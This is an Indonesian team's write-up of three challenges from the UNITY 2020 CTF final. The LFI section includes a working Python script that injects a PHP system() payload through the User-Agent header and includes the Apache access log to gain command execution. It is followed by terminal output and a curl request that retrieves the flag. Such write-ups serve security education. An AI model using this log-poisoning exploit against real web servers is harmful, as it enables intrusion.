



## KKN Back To Isekai - STT Bandung

*From Isekai, With Love*

Ketua Tim	
1.	Highlander Chris Subaron
Member	
1.	Pandu Prabu Trilaksono
2.	Fabian Egi Putra

## Daftar Isi

[Misc] - Final [96]	3
[Web] - Watashi no Simple Weebs [176]	4
[Web] - Mistery Box [176]	10

Write Up

## 1. [Misc] - Final [96]

Challenge

10 Solves

×

Final  
96

Selamat datang di Final UNITY 8 CTF

UNITY2020{welc0me\_to\_f1n4l}

Flag

Submit

Diberikan sebuah Challenge sebagai berikut, dimana flagnya langsung diberikan pada bagian deskripsi dari challenge.

Selamat datang di Final UNITY 8 CTF

UNITY2020{welc0me\_to\_f1n4l}

**Flag:**

**UNITY2020{welc0me\_to\_f1n4l}**

## 2. [Web] - Watashi no Simple Weebs [176]

Challenge 9 Solves X

### Watashi no Simple Weebs 176

Weeb sedang maintainance setelah di deface. Dan teruntuk kamu yang telah mendeface web ini, aku benci kamu!


**Karena kurangnya biaya web ini beroperasi pada server dengan spek paling minim, karena memiliki disk space yang sangat kecil agar tidak overload kami selalu membersihkan akses log website setiap kurang dari 1 detik**

<http://34.69.142.187:2001/>



Flag Submit

Diberikan sebuah challenge sebagai berikut, ketika kami buka linknya berisikan sebuah web seperti ini.




### Welcome to My Weebs

Weeb sedang maintainance setelah di deface  
Dan teruntuk kamu yang telah mendeface web ini, aku benci kamu!



Kami mencoba melakukan information gathering terhadap web tadi untuk mendapatkan insight yang lebih

dalam terhadap web tadi. Kami menemukan sebuah petunjuk dan angin segar bahwa web tsb memiliki Vulnerability terhadap Local file inclusion atau LFI dengan method POST dan letak vuln nya terdapat di bagian header User-Agent, kami menemukannya berdasarkan analisa pada tab inspect network pada browser ketika melakukan request post data.



Cancel Send

Method URL

POST http://34.69.142.187:2001/

Request Headers

Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 33  
Origin: http://34.69.142.187:2001  
Connection: keep-alive  
Referer: http://34.69.142.187:2001/  
Upgrade-Insecure-Requests: 1  
DNT: 1

Request Body

page=cGFnZS9hcnRpY2xlLnBocA%3D%3D

Text "cGFnZS9hcnRpY2xlLnBocA==" yang adalah encoding base64, setelah di decode hasilnya menjadi "page/article.php".

Lalu kami membuat script yang akan merubah melakukan eksploitasi LFI menjadi RCE dengan memanfaatkan membaca accesslog pada server, Trigger untuk RCE terdapat pada User-Agent yang isinya adalah sebuah PHP payload yang melakukan eksekusi command system yang sudah di tentukan serta script ini juga akan merubah otomatis inputan untuk parameter page ke base64, Untuk codenya bisa dilihat di bawah ini.

```
import requests
import base64
headers = {
    'Connection': 'keep-alive',
    'Cache-Control': 'max-age=0',
    'Origin': 'http://34.69.142.187:2001',
    'Upgrade-Insecure-Requests': '1',
    'Content-Type': 'application/x-www-form-urlencoded',
```

```
'User-Agent': "<?php system('pwd && uname -a'); ?>",
'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3',
'Referer': 'http://34.69.142.187:2001/',
'Accept-Encoding': 'gzip, deflate',
'Accept-Language': 'en-US,en;q=0.9',
}
input = raw_input("Input Payload => ")
input2 = raw_input("Input Payload2 => ")
payload = base64.b64encode(input)
payload2 = base64.b64encode(input2)
data = {
    'page': payload
}
data2 = {
    'page': payload2
}

response = requests.get('http://34.69.142.187:2001/' + input ,
headers=headers, verify=False)
print(response.text)
response2 = requests.post('http://34.69.142.187:2001/', headers=headers,
data=data2, verify=False)
print(response2.text)
```

Lalu kami menjalankan script yg sudah dibuat sebelumnya, dimana pada inputan 1 melakukan request get agar terbaca pada Access.log dikarenakan setiap **1 detik**, access log akan di clear secara otomatis. Untuk testing awal kami menggunakan payload command `"<?php system('pwd && uname -a'); ?>"` yang sukses berjalan dan dapat dilihat pada gambar dibawah ini

```
hightech@pentest-b0x:~/CTF-Unity$ python solver-watashi.py
Input Payload => testings
Input Payload2 => /var/log/apache2/access.log

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 34.69.142.187 Port 2001</address></body></html>
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Watashi no Simple Weebs</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="assets/bootstrap.min.css">
    <script src="assets/jquery.min.js"></script>
    <script src="assets/bootstrap.min.js"></script>
    <style>button{font-size: 17px;padding-top: 10px;}</style>
  </head>
  <body>
    <nav class="navbar navbar-inverse">
      <div class="container-fluid">
        <div class="navbar-header">
          <a class="navbar-brand" href="index.php">My Weebs</a>
        </div>
        <ul class="nav navbar-nav">
          <form method="post" action="">
            <button type="submit" name="page" value="cGFnZS9ob2llLnBocA==" class="btn-link">Home</button>
            <button type="submit" name="page" value="cGFnZS9hcnRpY2xlLnBocA==" class="btn-link">Article</button>
            <button type="submit" name="page" value="cGFnZS9hYm91dHVzLnBocA==" class="btn-link">About</button>
            <button type="submit" name="page" value="cGFnZS9jb250YW90LnBocA==" class="btn-link">Contact</button>
          </form>
        </ul>
      </div>
    </nav>

    <div class="container">
      103.77.50.70 - - [30/Aug/2020:11:01:15 +0000] "GET /testings HTTP/1.1" 404 494
      "http://34.69.142.187:2001/" "/var/www/html
      Linux cd098101419a 5.4.0-1021-gcp #21-10.04.1-Ubuntu SMP Mon Jul 13 03:31:28 UTC 2020 x86_64 GNU/Linux"
      <script>alert('Page Not Found!'); location.href='index.php'</script>
    </div>
  </body>
</html>
hightech@pentest-b0x:~/CTF-Unity$
```



Setelah kami mencoba melakukan eksploitasi dengan script di atas kami mencoba mengganti command dari script tersebut pada line `"<?php system('pwd && uname -a'); ?>"` menjadi `"<?php system('ls -lha /'); ?>"` lalu dari informasi tersebut kami mendapatkan sebuah file bernama `'flag_327a6c4304ad5938eaf0efb6cc3e53dc.txt'`.

```
hightech@pentest-b0x:~/CTF-Unity$ python solver-watashi.py
Input Payload => testings
Input Payload2 => /var/log/apache2/access.log

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 34.69.142.187 Port 2001</address>
</body></html>

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Watashi no Simple Weebs</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="assets/bootstrap.min.css">
<script src="assets/jquery.min.js"></script>
<script src="assets/bootstrap.min.js"></script>
<style>button{font-size: 17px;padding-top: 10px;}</style>
</head>
<body>
<nav class="navbar navbar-inverse">
<div class="container-fluid">
<div class="navbar-header">
<a class="navbar-brand" href="index.php">My Weebs</a>
</div>
<ul class="nav navbar-nav">
<form method="post" action="">
<button type="submit" name="page" value="cGFnZS9ob2l1LnBocA==" class="btn-link">Home</button>
<button type="submit" name="page" value="cGFnZS9hcncRPy2x1LnBocA==" class="btn-link">Article</button>
<button type="submit" name="page" value="cGFnZS9hYm91dHVzLnBocA==" class="btn-link">About</button>
<button type="submit" name="page" value="cGFnZS9jb250YWNoLnBocA==" class="btn-link">Contact</button>
</form>
</ul>
</div>
</nav>

<div class="container">
103.77.50.70 - - [30/Aug/2020:11:09:49 +0000] "GET /testings HTTP/1.1" 404 494
"http://34.69.142.187:2001/" "total 88K
drwxr-xr-x 1 root root 4.0K Aug 27 18:21 .
drwxr-xr-x 1 root root 4.0K Aug 27 18:21 ..
-rwxr-xr-x 1 root root 0 Aug 27 18:21 .dockerenv
drwxr-xr-x 1 root root 4.0K Feb 26 2020 bin
drwxr-xr-x 2 root root 4.0K Feb 1 2020 boot
drwxr-xr-x 5 root root 340 Aug 27 18:21 dev
drwxr-xr-x 1 root root 4.0K Aug 27 18:21 etc
-rw-r--r-- 1 root root 41 Jul 28 21:31 flag_327a6c4304ad5938eaf0efb6cc3e53dc.txt
drwxr-xr-x 2 root root 4.0K Feb 1 2020 home
drwxr-xr-x 1 root root 4.0K Feb 26 2020 lib
drwxr-xr-x 2 root root 4.0K Feb 24 2020 lib64
drwxr-xr-x 2 root root 4.0K Feb 24 2020 media
drwxr-xr-x 2 root root 4.0K Feb 24 2020 mnt
drwxr-xr-x 2 root root 4.0K Feb 24 2020 opt
dr-xr-xr-x 203 root root 0 Aug 27 18:21 proc
drwx----- 1 root root 4.0K Feb 26 2020 root
drwxr-xr-x 1 root root 4.0K Feb 26 2020 run
drwxr-xr-x 1 root root 4.0K Feb 26 2020/sbin
drwxr-xr-x 2 root root 4.0K Feb 24 2020/srv
-rwxr-xr-x 1 root root 149 Aug 27 18:21 start.sh
dr-xr-xr-x 13 root root 0 Aug 27 18:21 sys
drwxrwxrwt 1 root root 4.0K Aug 30 10:11 tmp
drwxr-xr-x 1 root root 4.0K Feb 24 2020/usr
drwxr-xr-x 1 root root 4.0K Feb 26 2020/var
"

<script>alert('Page Not Found!'); location.href='index.php'</script> </div>
</body>
</html>
hightech@pentest-b0x:~/CTF-Unity$
```



kami ubah sedikit script yang ada di dalam script exploit pada line `"<?php system('ls -lha /'); ?>"` menjadi `"<?php system('cat /flag_327a6c4304ad5938eaf0efb6cc3e53dc.txt'); ?>"` untuk melakukan `'cat flag_327a6c4304ad5938eaf0efb6cc3e53dc.txt'`. Dan bisa dilihat pada gambar dibawah jika flag pun sukses muncul.

```
hightech@pentest-b0x:~/CTF-Unity$ python solver-watashi.py
Input Payload => testings
Input Payload2 => /var/log/apache2/access.log

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 34.69.142.187 Port 2001</address>
</body></html>

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Watashi no Simple Weebs</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="assets/bootstrap.min.css">
<script src="assets/jquery.min.js"></script>
<script src="assets/bootstrap.min.js"></script>
<style>button{font-size: 17px;padding-top: 10px;}</style>
</head>
<body>
<nav class="navbar navbar-inverse">
<div class="container-fluid">
<div class="navbar-header">
<a class="navbar-brand" href="index.php">My Weebs</a>
</div>
<ul class="nav navbar-nav">
<form method="post" action="">
<button type="submit" name="page" value="cGFnZS9ob211LnBocA==" class="btn-link">Home</button>
<button type="submit" name="page" value="cGFnZS9hcnpY2x1LnBocA==" class="btn-link">Article</button>
<button type="submit" name="page" value="cGFnZS9hYm91dHVzLnBocA==" class="btn-link">About</button>
<button type="submit" name="page" value="cGFnZS9jb250YWN0LnBocA==" class="btn-link">Contact</button>
</form>
</ul>
</div>
</nav>

<div class="container">
103.77.50.70 - - [30/Aug/2020:11:09:49 +0000] "GET /testings HTTP/1.1" 404 494
"http://34.69.142.187:2001/" "UNITY2020{Speed_Iam_Speeeeeedooooo!!!!!!}"
<script>alert('Page Not Found!'); location.href='index.php'</script> </div>
</body>
</html>
hightech@pentest-b0x:~/CTF-Unity$
```

**Flag:**

**UNITY2020{Speed\_Iam\_Speeeeeedooooo!!!!!!}**

### 3. [Web] - Mystery Box [176]

Challenge 9 Solves ×

## Mystery Box

### 176

Secret is hidden in mystery box

<http://34.69.142.187:2002/>

 mystery-box....

Flag

Submit

Diberikan sebuah challenge sebagai berikut, isi dari file rar tsb adalah sebuah file **source code** dari web diatas.

ditemukan di sebuah code mencurigakan di dalam app/src/seeder.js yang berisi key value yang mengarah ke flag,


```
require("dotenv").config();
const seeder = require("mongoose-seed");

const lengthFlag = 39; // mod 13 == 0
const secret = Array.from(Array(lengthFlag / 13).keys())
  .map(() => Math.random().toString(16).substring(2))
  .join("");


seeder.connect(process.env.DB_CONNECTION, { useNewUrlParser: true,
useUnifiedTopology: true }, () => {
  seeder.loadModels(["src/models/Box.model.js"]);
  seeder.clearModels(["Box"], () => {
    seeder.populateModels(
      [
        {
          model: "Box",
          documents: [
            {
              name: "flag",
              content: `FLAG${secret}`,
              secret: secret,
            },
          ],
        },
      ],
    );
  });
});
```

```
    },  
  ],  
  () => seeder.disconnect(),  
);  
});  
});
```

lalu di web tsb kami melihat di form secret ada value default 31337



dari informasi tersebut kami mencoba menginputkan name flag dan secret 31337.



ternyata button web tersebut tidak berfungsi lalu kami mencoba menganalisa source code kembali. ditemukan route /show pada source code tersebut yang mengarahkan ke boxControllers.showMistryBox, setelah kami cek di controller app/src/controllers/box.controllers.js

```
const { boxServices } = require("../services");


const addMistryBox = async (req, res) => {
  const datas = await boxServices.create(req.body);
  res.send({ datas });
};

const showMistryBox = async (req, res) => {
  const datas = await boxServices.fetch(req.body);
  res.send({ datas });
};

module.exports = {
  addMistryBox,
  showMistryBox,
};
```

ternyata controller tersebut melakukan query berdasarkan req.body, berarti route tersebut menggunakan method post. berdasarkan clue-clue diatas, kami mencoba menggunakan curl untuk mengeksploitasi soal tersebut dengan command **curl 'http://34.69.142.187:2002/show' --data "name=flag&secret=31337"**

Dan result nya bisa dilihat pada gambar dibawah, request sukses dilakukan dan flag pun muncul



```
hightech@pentest-b0x:~/CTF-Unity$ curl 'http://34.69.142.187:2002/show' --data "name=flag&secret=31337"
{
  "datas": {
    "_id": "5f47f3f78756fc00627816e8",
    "name": "flag",
    "content": "UNITY2020{d272825a65cc4e1510c966a797b61af50a72c4d}",
    "secret": "d272825a65cc4e1510c966a797b61af50a72c4d",
    "createdAt": "2020-08-27T17:57:11.331Z",
    "updatedAt": "2020-08-27T17:57:11.331Z",
    "__v": 0
  }
}
hightech@pentest-b0x:~/CTF-Unity$
```

**Flag:**

**UNITY2020{d272825a65cc4e1510c966a797b61af50a72c4d}**